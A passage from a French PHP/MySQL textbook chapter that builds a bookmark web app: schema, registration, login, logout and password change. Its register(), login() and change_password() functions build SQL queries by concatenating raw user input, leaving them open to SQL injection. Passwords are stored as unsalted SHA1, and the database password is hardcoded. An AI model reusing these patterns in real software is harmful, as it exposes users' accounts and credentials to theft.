Nous commencerons par implémenter la base de données MySQL de cette application, puisqu'elle est nécessaire à toutes les autres fonctionnalités.

Nous présenterons ensuite le code dans l'ordre où il a été écrit, en commençant par la page d'accueil, avant de nous intéresser à l'authentification des utilisateurs, à l'enregistrement et à la lecture des favoris, et en terminant par les suggestions. Cet ordre est assez logique, puisqu'il respecte les dépendances existant entre les différents modules.

ASTUCE

Vous devez utiliser un navigateur avec JavaScript activé pour visualiser correctement l'application.

Implémentation de la base de données

Le schéma de la base de données `PHPbookmark` est assez simple. Nous devons enregistrer les utilisateurs, leur adresse e-mail et leur mot de passe. Nous devons également enregistrer les URL de leurs favoris. Un utilisateur peut enregistrer plusieurs favoris et plusieurs utilisateurs peuvent enregistrer le même favori. Nous avons par conséquent besoin de deux tables, `user` et `bookmark` (voir Figure 25.2).




Figure 25.2

Le schéma de la base de données du système PHPbookmark.

La table `user` contient les noms des utilisateurs (qui servent de clé primaire), les mots de passe et les adresses e-mail.

La table `bookmark` contient des paires (nom d'utilisateur, lien) où le lien est désigné par `bm URL`. Dans cette table, le nom d'utilisateur fait référence à un nom d'utilisateur qui se trouve dans la table `user`.

Le Listing 25.1 contient le code SQL permettant de créer cette base de données et un utilisateur pouvant se connecter à celle-ci à partir du Web. Vous pouvez modifier ce fichier si vous avez l'intention de l'utiliser sur votre système et assurez-vous de changer le mot de passe de l'utilisateur !

Listing 25.1 : *bookmarks.sql* — Le fichier SQL permettant de configurer la base de données

```
create database bookmarks;
use bookmarks;

create table user  (
  username varchar(16) not null primary key,
  passwd char(40) not null,
  email varchar(100) not null
);

create table bookmark (
  username varchar(16) not null,
  bm_URL varchar(255) not null,
  index (username),
  index (bm_URL),
  primary key(username, bm_URL)
);

grant select, insert, update, delete
on bookmarks.*
to bm_user@localhost identified by 'password';
```

Nous pouvons installer cette base de données sur notre système en exécutant ces commandes sous le compte de l'utilisateur `root` de MySQL. Vous pouvez le faire sur la ligne de commande avec l'instruction suivante :

```
mysql -u root -p < bookmarks.sql
```

Vous devrez donner ensuite le mot de passe de `root`.

Maintenant que la base de données est configurée, nous pouvons nous attaquer à l'implémentation du site.

Implémentation du site de base

La première page que nous allons construire sera appelée *login.php*, puisqu'elle permet aux utilisateurs de se connecter à notre système. Le code de cette page est présenté dans le Listing 25.2.

Listing 25.2 : *login.php* — La page d'accueil de *PHPbookmark*

```
<?php
 require_once('bookmark_fns.php');
 do_html_header('');

 display_site_info();
 display_login_form();

 do_html_footer();
?>
```

Ce code est très simple puisqu'il se contente essentiellement d'appeler des fonctions de l'API que nous allons construire pour cette application. Nous reviendrons sur le détail de ces fonctions dans un instant. Cependant, la seule lecture de ce fichier montre que nous incluons un fichier (contenant les fonctions) et que nous appelons des fonctions pour créer un en-tête HTML, afficher un contenu et créer un code HTML pour le pied de page.

La sortie de ce script est présentée à la Figure 25.3.

Toutes les fonctions du système se trouvent dans le fichier *bookmark_fns.php*, présenté dans le Listing 25.3.

Figure 25.3

La page d'accueil de PHPbookmark *est produite par les fonctions de génération de code HTML de* login.php*.*

Listing 25.3 : *bookmark_fns.php* — Le fichier à inclure contenant les fonctions de l'application *PHPbookmark*

```
<?php
 // Nous pouvons inclure ce fichier dans tous nos fichiers,
 //afin que chaque fichier contienne toutes nos fonctions et exceptions.
 require_once('data_valid_fns.php');
 require_once('db_fns.php');
 require_once('user_auth_fns.php');
 require_once('output_fns.php');
 require_once('url_fns.php');
?>
```

Comme vous pouvez le constater, ce fichier se contente d'inclure les cinq autres fichiers que nous utiliserons dans cette application. Nous avons choisi cette structure car ces fonctions peuvent être classées en cinq groupes logiques. Certains de ces groupes pouvant être réutilisés dans d'autres projets, nous avons choisi de placer chaque groupe de fonctions dans un fichier séparé que nous pourrons réutiliser lorsque nous en aurons besoin. Nous les avons réunis dans le fichier *bookmark_fns.php* car la plupart de ces fonctions seront utilisées dans la majorité de nos scripts : il est plus simple d'inclure un seul fichier dans chaque script que d'avoir cinq instructions `require`.

Ici, nous utilisons des fonctions du fichier *output_fns.php*, qui sont relativement simples et qui produisent du code HTML brut. Ce fichier inclut les quatre fonctions dont nous nous sommes servis dans *login.php*, c'est-à-dire `do html header()`, `display site info()`, `display login form()` et `do html footer()`, entre autres.

Nous n'étudierons pas toutes ces fonctions en détail, mais nous allons cependant nous intéresser à l'une d'entre elles, à titre d'exemple. Le code de `do html header()` se trouve dans le Listing 25.4.

Listing 25.4 : La fonction *do_html_header()* de *output_fns.php* — Cette fonction produit l'en-tête standard qui apparaîtra sur chaque page de l'application

```
function do_html_header($title) {
  // Affiche un en-tête HTML
?>
 <html>
  <head>
   <title><?php echo $title;?></title>
   <style>
    body { font-family: Arial, Helvetica, sans-serif; font-size: 13px }
    li, td { font-family: Arial, Helvetica, sans-serif; font-size: 13px }
    hr { color: #3333cc; width=300; text-align=left}
    a { color: #000000 }
    </style>
  </head>
  <body>
  <img src="bookmark.gif" alt="PHPbookmark logo" border="0"
```

```
        align="left" valign="bottom" height="55" width="57" />
  <h1>PHPbookmark</h1>
  <hr />
<?php
  if($title) {
    do_html_heading($title);
  }
}
```

Comme vous pouvez le constater, le seul code de la fonction `do html header()` consiste à ajouter le titre et l'en-tête appropriés dans la page. Les autres fonctions dont nous nous sommes servis dans *login.php* sont similaires. La fonction `display site info()` ajoute un texte général sur le site, `display login form()` affiche le formulaire de la Figure 25.3 et `do html footer()` ajoute un pied de page HTML standard à la page.

Nous avons vu au Chapitre 23 qu'il est intéressant de séparer le code HTML de la logique de l'application. Nous utilisons donc ici une approche d'API de fonctions.

En examinant la Figure 25.3, vous pouvez constater qu'elle contient trois options : l'utilisateur peut s'enregistrer, se connecter s'il s'est déjà enregistré ou réinitialiser son mot de passe s'il l'a oublié. Pour implémenter ces modules, nous devons passer à la section suivante, consacrée à l'authentification des utilisateurs.

Implémentation de l'authentification des utilisateurs

Le module d'authentification des utilisateurs contient quatre éléments principaux : l'enregistrement des utilisateurs, la connexion et la déconnexion, la modification des mots de passe et leur réinitialisation. Nous allons maintenant nous intéresser à chacun de ces éléments.

Enregistrement

Pour enregistrer un utilisateur, nous devons récupérer ses informations personnelles *via* un formulaire et l'ajouter dans la base de données.

Lorsqu'un utilisateur clique sur le lien *Not a member?* de la page *login.php*, il est acheminé vers un formulaire d'enregistrement créé par *register_form.php*, dont le code est présenté dans le Listing 25.5.

Listing 25.5 : *register_form.php* — Ce formulaire permet aux utilisateurs de s'enregistrer sur le site *PHPbookmark*

```
<?php
 require_once('bookmark_fns.php');
 do_html_header('User Registration');
```

```
 display_registration_form();

 do_html_footer();
?>
```

Une fois encore, vous pouvez constater que cette page est très simple et qu'elle se contente d'appeler des fonctions provenant de la bibliothèque d'affichage de *output_fns.php*. La Figure 25.4 représente le résultat de ce script.

Le formulaire grisé de cette page est produit par la fonction `display regis tration form()` contenue dans *output_fns.php*. Lorsque l'utilisateur clique sur le bouton *Register*, il voit s'afficher la page produite par *register_new.php*, dont le code est présenté dans le Listing 25.6.




Figure 25.4

Le formulaire d'enregistrement permet de saisir les informations dont nous avons besoin dans la base de données. Nous demandons aux utilisateurs de saisir deux fois leur mot de passe, de façon à éviter les erreurs de saisie.

Listing 25.6 : *register_new.php* — Ce script valide les données d'un nouvel utilisateur et les enregistre dans la base de données

```
<?php
  // Inclusion des fonctions de l'application
  require_once('bookmark_fns.php');

  // Création de noms de variables courts
  $email=$_POST['email'];
```

```
$username=$_POST['username'];
$passwd=$_POST['passwd'];
$passwd2=$_POST['passwd2'];
// Lance la session qui pourra servir plus tard.
// On la lance maintenant car il faut le faire avant de produire des
// en-têtes.
session_start();
try   {
  // Vérifie que le formulaire a été rempli
  if (!filled_out($_POST)) {
    throw new Exception('You have not filled the form out correctly -
        please go back and try again.');
  }

  // L'adresse email n'est pas valide
  if (!valid_email($email)) {
    throw new Exception('That is not a valid email address.
        Please go back and try again.');
  }

  // Les deux mots de passe sont différents
  if ($passwd != $passwd2) {
    throw new Exception('The passwords you entered do not match -
        please go back and try again.');
  }

  // Vérifie que la longueur du mot de passe est correcte.
  // On peut tronquer le nom de l'utilisateur, mais pas les mots de
  //passe.
  if ((strlen($passwd) < 6) || (strlen($passwd) > 16)) {
    throw new Exception('Your password must be between 6 and 16
                        characters.
                        Please go back and try again.');
  }

  // Tentative d'enregistrement
  // Cette fonction peut lever une exception
  register($username, $email, $passwd);
  // Enregistre la variable de session
  $_SESSION['valid_user'] = $username;

  // Fournit un lien vers la page des membres
  do_html_header('Registration successful');
  echo 'Your registration was successful.
        Go to the members page to start
        setting up your bookmarks!';
  do_html_url('member.php', 'Go to members page');

 // end page
 do_html_footer();
}
catch (Exception $e) {
   do_html_header('Problem:');
   echo $e->getMessage();
   do_html_footer();
   exit;
}
?>
```

Il s'agit du premier script un peu complexe de cette application. Il commence par inclure les fichiers de fonctions de l'application, avant d'ouvrir une session. Si l'utilisateur est enregistré, nous nous servons de son nom d'utilisateur comme variable de session, comme nous l'avons fait au Chapitre 21.

Le corps du script intervient dans un bloc `try` car vous vérifiez un certain nombre de conditions. Si l'une d'entre elles échoue, l'exécution est déroutée vers le bloc `catch`, comme nous allons le voir sous peu.

Ensuite, nous validons des données saisies par l'utilisateur. Nous devons tester un certain nombre de conditions :

- On vérifie que le formulaire est rempli correctement. Pour cela, nous appelons la fonction `filled out()` :

  ```
  if (!filled_out($_POST))
  ```

  Cette fonction est l'une de celles que nous avons écrites nous-mêmes. Elle se trouve dans la bibliothèque de fonctions du fichier *data_valid_fns.php*. Nous reviendrons sur cette fonction dans un instant.

- On vérifie que l'adresse e-mail fournie est valide :

  ```
  if (valid_email($email))
  ```

  Il s'agit également d'une fonction que nous avons écrite et qui se trouve dans la bibliothèque *data_valid_fns.php*.

- On vérifie que les deux mots de passe saisis par l'utilisateur sont identiques :

  ```
  if ($passwd != $passwd2)
  ```

- On vérifie que la longueur du mot de passe est correcte :

  ```
  if (strlen($passwd)< 6)
  ```

  et

  ```
  if (strlen($passwd) > 16)
  ```

  Dans cette application, le mot de passe doit contenir au moins 6 caractères pour qu'il soit suffisamment difficile à deviner et compter moins de 17 caractères pour tenir dans notre base de données. Notez que la longueur maximale du mot de passe n'est pas restreinte de cette façon car ce dernier est stocké sous forme de hachage SHA1, qui fait toujours 40 caractères de long, quelle que soit la longueur du mot de passe.

Les fonctions de validation des données dont nous nous sommes servis, `filled out()` et `valid email()`, sont présentées, respectivement, dans les Listings 25.7 et 25.8.

Listing 25.7 : La fonction *filled_out()* de *data_valid_fns.php* — Cette fonction vérifie que le formulaire a bien été rempli

```
function filled_out($form_vars) {
  // Teste que chaque champ du formulaire a une valeur.
foreach ($form_vars as $key => $value) {
     if ((!isset($key)) || ($value == '')) {
        return false;
     }
  }
  return true;
}
```

Listing 25.8 : La fonction *valid_email()* de *data_valid_fns.php* — Cette fonction vérifie que l'adresse e-mail est valide

```
function valid_email($address) {
  // Véfifie qu'une adresse email est probablement valide
  if (ereg('^[a-zA-Z0-9_\.\-]+@[a-zA-Z0-9\-]+\.[a-zA-Z0-9\-\.]+$',
           $address)) {
    return true;
  } else {
    return false;
  }
}
```

La fonction `filled out()` prend un tableau de variables en paramètres (il s'agit généralement de `$ POST` ou de `$ GET`). Elle vérifie si toutes les variables de ce tableau sont bien remplies et renvoie `true` si c'est bien le cas, `false` dans le cas contraire.

La fonction `valid email()` se sert d'une expression régulière légèrement plus compliquée que celle que nous avions présentée au Chapitre 4 pour valider l'adresse e-mail. Elle renvoie `true` si l'adresse est valide et `false` dans le cas contraire.

Après avoir validé les données d'entrée, nous pouvons enregistrer l'utilisateur. Si vous revenez au Listing 25.6, vous verrez que nous le faisons de la manière suivante :

```
register($username, $email, $passwd);
    // Enregistre la variable de session
    $_SESSION['valid_user'] = $username;

    // provide link to members page
    do_html_header('Registration successful');
    echo 'Your registration was successful.
          Go to the members page to start
          setting up your bookmarks!';
    do_html_url('member.php', 'Go to members page');

   // end page
   do_html_footer();
```

Comme vous pouvez le constater, nous appelons la fonction `register()` avec le nom de l'utilisateur, son adresse e-mail et son mot de passe. Si cette fonction ne renvoie aucune erreur, nous enregistrons le nom de l'utilisateur dans une variable de session et nous affichons un lien vers la page principale des membres (si elle échoue, cette fonction lève une exception qui sera capturée dans le bloc `catch`). La sortie est présentée à la Figure 25.5.




Figure 25.5

Un enregistrement réussi. L'utilisateur peut maintenant aller sur la page des membres.

La fonction `register()` se trouve dans la bibliothèque *user_auth_fns.php*. Son code est présenté dans le Listing 25.9.

Listing 25.9 : La fonction *register()* de *user_auth_fns.php* — Cette fonction tente d'ajouter les informations du nouvel utilisateur dans la base de données

```
function register($username, $email, $password) {
// Enregistre une nouvelle personne dans la base de données.
// Renvoie true ou lève une exception avec un message d'erreur.

  // Connexion à la base de données.
  $conn = db_connect();

  // Vérifie que le nom d'utilisateur est unique
  $result = $conn->query("select * from user where
                          username='".$username."'");
  if (!$result) {
    throw new Exception('Could not execute query');
  }
```

```
  if ($result->num_rows>0) {
    throw new Exception('That username is taken -
                         go back and choose another one.');
  }

  // Si c'est bon, on l'ajoute à la base de données.
  $result = $conn->query("insert into user values
                         ('".$username."', sha1('".$password."'),
                          '".$email."')");
  if (!$result) {
    throw new Exception('Could not register you in database -
                         please try again later.');
  }

  return true;
}
```

Cette fonction ne contient aucun élément nouveau. Elle se connecte à la base de données que nous avons installée précédemment. Si le nom d'utilisateur indiqué est déjà pris ou si la base de données ne peut pas être mise à jour, cette fonction lance une exception. Dans le cas contraire, elle met à jour la base de données et renvoie `true`.

Nous pouvons cependant remarquer que nous effectuons la connexion à la base de données avec une fonction que nous avons écrite, `db connect()`. Celle-ci se contente de fournir un emplacement contenant un nom d'utilisateur et un mot de passe permettant de se connecter à la base de données. De cette manière, si le mot de passe à la base de données doit être modifié, il suffit de le changer dans un fichier de notre application. Le Listing 25.10 contient le code de cette fonction.

Listing 25.10 : La fonction *db_connect()* de *db_fns.php* — Cette fonction établit la connexion à la base de données MySQL

```
<?php

function db_connect() {
   $result = new mysqli('localhost', 'bm_user', 'password', 'bookmarks');
   if (!$result) {
     throw new Exception('Could not connect to database server');
   } else {
     return $result;
   }
}

?>
```

Les utilisateurs enregistrés peuvent se connecter et se déconnecter en utilisant les pages de connexion et de déconnexion que nous allons maintenant construire.

Connexion

Lorsqu'un utilisateur saisit ses informations dans le formulaire du script *login.php* (voir Figure 25.3) et qu'il le soumet, il est dirigé vers le script *member.php* qui le connecte s'il vient de compléter le formulaire et qui affiche tous ses sites favoris. Ce script est donc le centre de notre application et il est présenté dans le Listing 25.11.

Listing 25.11 : *member.php* — Le script central de l'application

```
<?php

// Inclut les fichiers de fonctions pour cette application.
require_once('bookmark_fns.php');
session_start();

// Création de variables aux noms courts
$username = $_POST['username'];
$passwd = $_POST['passwd'];

if ($username && $passwd) {
// Il vient d'essayer de se connecter
  try  {
    login($username, $passwd);
    // S'il est dans la base, on enregistre son ID
    $_SESSION['valid_user'] = $username;
  }
  catch(Exception $e)  {
    // Échec de la connexion
    do_html_header('Problem:');
    echo 'You could not be logged in.
          You must be logged in to view this page.';
    do_html_url('login.php', 'Login');
    do_html_footer();
    exit;
  }
}

do_html_header('Home');
check_valid_user();
// Récupère les favoris sauvegardés par cet utilisateur
if ($url_array = get_user_urls($_SESSION['valid_user'])) {
  display_user_urls($url_array);
}

// Présente le menu des options
display_user_menu();

do_html_footer();

?>
```

Vous reconnaissez peut-être la logique de ce script car nous y reprenons certaines idées du Chapitre 21.

Tout d'abord, nous vérifions si l'utilisateur vient de remplir le formulaire et nous tentons de le connecter :

```
if ($username && $passwd) {
// Il vient d'essayer de se connecter
  try  {
    login($username, $passwd);
    // S'il est dans la base, on enregistre son ID
    $_SESSION['valid_user'] = $username;
  }
```

Vous pouvez constater que nous tentons de connecter l'utilisateur avec une fonction appelée `login()`, qui est définie dans la bibliothèque *user_auth_fns.php* ; nous allons étudier son code dans un instant.

Si la connexion réussit, nous enregistrons cette session comme nous le faisions auparavant, en stockant le nom de l'utilisateur dans la variable de session `valid user`.

Si tout se passe bien, nous pouvons ensuite afficher la page personnelle de l'utilisateur :

```
do_html_header('Home');
check_valid_user();
// Récupère les favoris sauvegardés par cet utilisateur
if ($url_array = get_user_urls($_SESSION['valid_user'])) {
  display_user_urls($url_array);
}

// Présente le menu des options
display_user_menu();

do_html_footer();
```

Une fois de plus, cette page est créée à l'aide des fonctions d'affichage. Vous remarquerez que nous utilisons également plusieurs nouvelles fonctions : `check valid user()` de *user_auth_fns.php*, `get user urls()` de *url_fns.php* et `display user urls()` de *output_fns.php*. La fonction `check valid user()` vérifie si l'utilisateur courant a enregistré une session. Elle est destinée non pas aux utilisateurs qui viennent juste de se connecter, mais à ceux qui sont en plein milieu de leur session. La fonction `get user urls()` récupère les favoris d'un utilisateur dans la base de données et `display user urls()` les affiche dans le navigateur, sous forme de tableau. Nous reviendrons sur `check valid user()` et sur les deux autres fonctions dans un instant, dans la section consacrée à l'enregistrement et à la récupération des favoris.

Le script *member.php* termine la page en affichant un menu avec la fonction `display user menu()`.

Un exemple de ce qu'il produit est présenté à la Figure 25.6.

Étudions maintenant plus précisément les fonctions `login()` et `check valid user()`. La fonction `login()` est présentée dans le Listing 25.12.




Figure 25.6

Le script member.php *vérifie si un utilisateur s'est bien connecté, va chercher ses favoris dans la base de données, les affiche et affiche également un menu d'options.*

Listing 27.12 : La fonction *login()* de *user_auth_fns.php* — Cette fonction vérifie les informations fournies par un utilisateur avec la base de données

```
function login($username, $password) {
// Vérifie le nom d'utilisateur et le mot de passe dans la base de
// données. Renvoie true si ok ; lève une exception sinon.

  // Connexion à la base de données.
  $conn = db_connect();

  // Vérifie si le nom d'utilisateur est unique.
$result = $conn->query("select * from user
                        where username='".$username."'
                        and passwd = sha1('".$password."')");
  if (!$result) {
     throw new Exception('Could not log you in.');
  }

  if ($result->num_rows>0) {
     return true;
  } else {
     throw new Exception('Could not log you in.');
  }
}
```

Comme vous pouvez le constater, cette fonction se connecte à la base de données et vérifie s'il existe bien un utilisateur possédant le nom et le mot de passe indiqués, auquel cas elle renvoie `true`. Elle lève une exception dans le cas contraire ou si les informations de l'utilisateur n'ont pas pu être vérifiées.

La fonction `check valid user()` ne se connecte pas à nouveau à la base de données : elle se contente de vérifier si l'utilisateur a bien enregistré une session, c'est-à-dire s'il est déjà connecté sur le site. Cette fonction est présentée dans le Listing 25.13.

Listing 25.13 : La fonction `check_valid_user()` de *user_auth_fns.php* — Cette fonction vérifie si l'utilisateur possède une session valide

```
function check_valid_user() {
// Vérifie si quelqu'un est connecté et l'avertit dans le cas contraire.

if (isset($_SESSION['valid_user']))  {
      echo "Logged in as ".$_SESSION['valid_user']."<br />";
  } else {
     // Non connecté
     do_html_heading('Problem:');
     echo 'You are not logged in.<br />';
     do_html_url('login.php', 'Login');
     do_html_footer();
     exit;
  }
}
```

Si l'utilisateur n'est pas connecté, cette fonction lui indique qu'il doit l'être pour afficher cette page et lui propose un lien vers la page de connexion.

Déconnexion

Vous avez peut-être remarqué qu'il existe un lien *Logout* sur le menu de la Figure 25.6. Il s'agit d'un lien vers le script *logout.php*, dont le code est présenté dans le Listing 25.14.

Listing 25.14 : *logout.php* — Ce script termine la session d'un utilisateur

```
<?php
// Inclut les fichiers de fonctions pour cette application.
require_once('bookmark_fns.php');
session_start();
$old_user = $_SESSION['valid_user'];

// On stocke l'ancienne variable de session pour voir s'il
// *était* connecté.
unset($_SESSION['valid_user']);
$result_dest = session_destroy();

// Début de l'affichage HTML
do_html_header('Logging Out');
if (!empty($old_user)) {
```

```
  if ($result_dest)  {
    // S'il était connecté, et qu'il est maintenant déconnecté
    echo 'Logged out.<br />';
    do_html_url('login.php', 'Login');
  } else {
   // S'il était connecté et qu'on ne peut pas le déconnecter
    echo 'Could not log you out.<br />';
  }
} else {
  // S'il n'était pas connecté et qu'il est arrivé ici on ne sait comment
  echo 'You were not logged in, and so have not been logged out.<br />';
  do_html_url('login.php', 'Login');
}

do_html_footer();

?>
```

Une fois de plus, ce code peut vous sembler familier puisqu'il est identique à celui que nous avions écrit au Chapitre 21.

Modifier les mots de passe

Lorsqu'un utilisateur choisit l'option *Change Password*, il obtient le formulaire présenté à la Figure 25.7.




Figure 25.7

Le script change_passwd_form.php *affiche un formulaire dans lequel les utilisateurs peuvent modifier leur mot de passe.*

Ce formulaire est produit par le script *change_passwd_form.php*, qui se contente d'utiliser les fonctions de la bibliothèque d'affichage, c'est pourquoi il est inutile de présenter son code source ici.

Lorsque ce formulaire est envoyé, il active le script *change_passwd.php*, qui est présenté dans le Listing 25.15.

Listing 25.15 : *change_passwd.php* — Ce script tente de modifier le mot de passe d'un utilisateur

```
<?php
  require_once('bookmark_fns.php');
  session_start();
  do_html_header('Changing password');

  // Création de variables aux noms courts
  $old_passwd = $_POST['old_passwd'];
  $new_passwd = $_POST['new_passwd'];
  $new_passwd2 = $_POST['new_passwd2'];

  try {
    check_valid_user();
    if (!filled_out($_POST)) {
      throw new Exception('You have not filled out the form completely.
                           Please try again.');
    }

    if ($new_passwd != $new_passwd2) {
       throw new Exception('Passwords entered were not the same.
                            Not changed.');
    }

    if ((strlen($new_passwd) > 16) || (strlen($new_passwd) < 6)) {
       throw new Exception('New password must be between 6
                            and 16 characters.
                            Try again.');
    }

    // attempt update
    change_password($_SESSION['valid_user'], $old_passwd, $new_passwd);
    echo 'Password changed.';
  }
  catch (Exception $e) {
    echo $e->getMessage();
  }
  display_user_menu();
  do_html_footer();
?>
```

Ce script vérifie que l'utilisateur s'est bien connecté (en utilisant `check valid user()`), que le formulaire du mot de passe a bien été rempli (à l'aide de `filled out()`), que les nouveaux mots de passe sont identiques et qu'ils ont une

longueur appropriée. Rien de tout cela n'est très nouveau. Si tout se passe bien, il appelle la fonction `change password()` :

```
change_password($_SESSION['valid_user'], $old_passwd, $new_passwd);
echo 'Password changed.';
```

Cette fonction provient de la bibliothèque *user_auth_fns.php* et son code est présenté dans le Listing 25.16.

Listing 25.16 : La fonction *change_password()* de *user_auth_fns.php* — Cette fonction tente de mettre à jour le mot de passe d'un utilisateur dans la base de données

```
function change_password($username, $old_password, $new_password) {
// Modifie le mot de passe de $username : old -> new
// Renvoie true ou lève une exception

  // Si l'ancien mot de passe est correct,
  // choisit new_password comme nouveau mot de passe et renvoie true.
  // Sinon lève une exception.
  login($username, $old_password);
  $conn = db_connect();
  $result = $conn->query("update user
                          set passwd = sha1('".$new_password."')
                          where username = '".$username."'");
  if (!$result) {
    throw new Exception('Password could not be changed.');
  } else {
    return true;  // Succès de la modification
  }
}
```

Cette fonction vérifie que l'ancien mot de passe fourni est correct à l'aide de la fonction `login()` que nous avons déjà vue. Si tout se passe bien, cette fonction se connecte à la base de données et met à jour le mot de passe.

Réinitialiser les mots de passe oubliés

En plus de modifier les mots de passe, nous devons être capables de gérer la situation, relativement courante, dans laquelle un utilisateur a oublié son mot de passe. Vous remarquerez que sur la page d'accueil, *login.php*, nous proposons un lien pour les utilisateurs qui se trouvent dans cette situation, *Forgotten your password?*. Ce lien amène les utilisateurs sur le script *forgot_form.php*, qui se sert des fonctions d'affichage pour produire le formulaire de la Figure 25.8.

Ce script est très simple puisqu'il se sert uniquement des fonctions d'affichage, et c'est la raison pour laquelle nous ne le détaillerons pas ici. Lorsque le formulaire est envoyé, il appelle le script *forgot_passwd.php*, qui, lui, est plus intéressant. Le Listing 25.17 contient le code source de ce script.

Figure 25.8

Le script forgot_form.php *affiche un formulaire dans lequel les utilisateurs peuvent demander que leur mot de passe soit réinitialisé et qu'on leur en envoie un nouveau.*

Listing 25.17 : *forgot_passwd.php* — Ce script réinitialise le mot de passe d'un utilisateur, en choisit un nouveau aléatoire et l'envoie par e-mail à son propriétaire

```
<?php
 require_once("bookmark_fns.php");
 do_html_header("Resetting password");

  // Création d'une variable au nom court
  $username = $_POST['username'];

  try {
    $password = reset_password($username);
    notify_password($username, $password);
    echo 'Your new password has been emailed to you.<br />';
  }
  catch (Exception $e) {
    echo 'Your password could not be reset - please try again later.';
  }
  do_html_url('login.php', 'Login');
  do_html_footer();
?>
```

Comme vous pouvez le constater, ce script se sert principalement de deux fonctions : `reset password()` et `notify password()`, que nous allons maintenant examiner.

La fonction `reset password()` produit un mot de passe aléatoire et l'insère dans la base de données. Le code de cette fonction est présenté dans le Listing 25.18.

Listing 25.18 : La fonction *reset_password()* de *user_auth_fns.php* — Ce script réinitialise le mot de passe d'un utilisateur avec un mot de passe aléatoire et le transmet par e-mail

```
function reset_password($username) {
// Choisit un mot de passe aléatoire.
// Renvoie le nouveau mot de passe ou lève une exception.

 // Recherche un mot dans le dictionnaire, entre 6 et 13 lettres.
$new_password = get_random_word(6, 13);

  if($new_password == false) {
    throw new Exception('Could not generate new password.');
  }

